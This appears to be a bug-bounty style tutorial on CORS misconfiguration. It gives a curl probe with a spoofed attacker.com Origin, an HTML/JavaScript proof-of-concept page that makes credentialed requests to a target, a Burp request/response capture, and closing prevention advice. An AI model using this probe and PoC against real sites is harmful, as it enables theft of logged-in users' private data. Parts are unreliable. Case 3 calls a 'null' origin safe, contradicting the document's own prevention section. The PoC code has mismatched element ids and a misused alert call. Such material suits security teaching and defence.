
Cross Origin Resource Sharing (CORS)

What is Cross Origin Resource Sharing?

Cross-origin resource sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the **same-origin policy**. However, it also provides potential for cross-domain based attacks, if a website's CORS policy is poorly configured and implemented.

The CORS protocol uses some HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted. Many modern websites use CORS to allow access from **subdomains** and **trusted third parties**. Sometimes because of mistakes of developers attacker can use the misconfiguration to exploit the vulnerability.

How does CORS work?



In normal situations, The client request the server to login to www.bank.com. The server validates the client and in response sends the client's profile which is `www.bank.com/user1/profile` to display it on the browser.

If the CORS policy is not properly set, the attacker can disguise himself and tells the server to trust the Attacker and send the victims data of profile. The server in turn trusts the Attacker and sends the client's profile to the Attacker. Thus the attacker succeeds in getting sensitive data of the Client.

Exploiting CORS

While looking for CORS vulnerabilities, we look out for these 2 headers in particular:

`Access-Control-Allow-Orign` and `Access-Control-Allow-Credentials`

`Access-Control-Allow-Orign` header indicates whether the response can be shared with requesting code from the given origin.

`Access-Control-Allow-Credentials` header tells browsers whether to expose the response to frontend JavaScript code when the request's credentials mode (Request.credentials) is included.

Now when we know what `Access-Control-Allow-Orign` and `Access-Control-Allow-Credentials`

let's check out the three test cases for exploiting CORS.

Case 1:

```
Request:
Origin:attacker.com

Response:
Access-control-allow-origin:attacker.com
Access-control-allow-credentials:true
```

In this test case whatever we put in the `Origin` header is reflected in `Access-Control-Allow-Origin` which basically says that, the website can share its resource with the website mentioned by the `Origin` So this makes it the Best Case to exploit CORS vulnerability.

Case 2:

```
Request:
Origin:attacker.com

Response:
Access-control-allow-origin:*
Access-control-allow-credentials:true
```

In this test case, in the response we receive `Access-Control-Allow-Origin:*`. "*" can be specified, as a wildcard which tells browsers to allow requesting code from any origin to access the resource. This test case also provides the necessary environment to exploit CORS vulnerability.

Case 3:

```
Request:
Origin:attacker.com

Response:
Access-control-allow-origin:null
Access-control-allow-credentials:true
```

In this test case, in the response we receive `Access-Control-Allow-Origin:null`. "null" specifies the `Origin` as null, thus not allowing the website to share its resources with any origin . This test case prevents the CORS vulnerability.

Steps to exploit CORS:

1. Open a terminal and send a request to the website with custom `Origin`. It can be performed via the following command

   ```
   curl https://vulnerable_website.com -I -H Origin:attacker.com

   -I : Returns only the Headers of the response
   -H : Sends a custom header along with the request
   Origin: This is the custom header
   ```

2. Check out the response of the curl request and match it with above 3 cases.
3. If it matches with Case 1 or Case 2, the website is vulnerable to CORS.
4. Use the below exploit code and exploit CORS vulnerability. Replace `{URL}` with the URL of the vulnerable target.

   ```
   <!DOCTYPE html>
   <html>
      <head>
         <script>
            function cors() {
   ```

```
          var xhttp = new XMLHttpRequest();
            xhttp.onreadystatechange = function() {
              if (this.readyState == 4 && this.status == 200) {
                document.getElementById("emo").innerHTML = alert(this.responseText);
            }
           };
           xhttp.open("GET", "{URL}", true);
           xhttp.withCredentials = true;
           xhttp.send();
           }
      </script>
   </head>
   <body>
      <center>
      <h2>CORS PoC Exploit </h2>
      <h3>Show full content of page</h3>
      <div id="demo">
         <button type="button" onclick="cors()">Exploit</button>
      </div>
   </body>
</html>
```

Alternative To curl:

- Intercept the request from vulnerable end point in Burp Suite
- Send the request to Repeater
- In the request, we will add a custom `Origin` . The Request looks like this

```
GET /wp-json HTTP/2
Host: www.vulnerable-website.com
Origin: attacker.xyz
Cookie: _ga=GA1.2.1511520835.1621859818; _gid=GA1.2.425724517.1621859818; _gat_gtag_UA_140803585_1=1; _tccl_visitor=2510d3ec-0463-474c-
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="89", ";Not A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://www.google.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

- The response headers would look like

```
HTTP/2 200 OK
Date: Mon, 24 May 2021 12:38:36 GMT
Server: Apache
X-Powered-By: PHP/7.3.26
X-Robots-Tag: noindex
Link: <https://www.vulnerable-website/wp-json/>; rel="https://api.w.org/"
X-Content-Type-Options: nosniff
Access-Control-Expose-Headers: X-WP-Total, X-WP-TotalPages, Link
Access-Control-Allow-Headers: Authorization, X-WP-Nonce, Content-Disposition, Content-MD5, Content-Type
Allow: GET
Access-Control-Allow-Origin: http://attacker.xyz
Access-Control-Allow-Methods: OPTIONS, GET, POST, PUT, PATCH, DELETE
Access-Control-Allow-Credentials: true
Vary: Origin,Accept-Encoding,User-Agent
Content-Length: 126284
Content-Type: application/json; charset=UTF-8
```

Severity

The severity of CORS varies and depends on case to case basis. In a situation where PII is leaked CORS can be categorized as P3 or P2 bug with a CVSS score of 7 - 8.9 which is High.

Impact of CORS

Attacker would treat many victims to visit attacker's website, if victim is logged in, then his personal information is recorded in attacker's server. Attacker can perform any action in the user's account, bypassing CSRF tokes.

Prevention of CORS

- **Proper configuration of cross-domain requests :** If a web resource contains sensitive information, the origin should be properly specified in the `Access-Control-Allow-Origin` header.
- **Only allow trusted sites :** Dynamically reflecting origins from cross-domain requests without validation is readily exploitable and should be avoided.
- **Avoid whitelisting null :** Avoid using the header `Access-Control-Allow-Origin: null`. Cross-domain resource calls from internal documents and sandboxed requests can specify the `null` origin. CORS headers should be properly defined in respect of trusted origins for private and public servers.
- **Avoid wildcards in internal networks :** Avoid using wildcards in internal networks. Trusting network configuration alone to protect internal resources is not sufficient when internal browsers can access untrusted external domains.

References

- CORS by PortSwigger : https://portswigger.net/web-security/cors
- OWASP CORS : https://owasp.org/www-community/attacks/CORS_OriginHeaderScrutiny
- CORS by Mozilla : https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS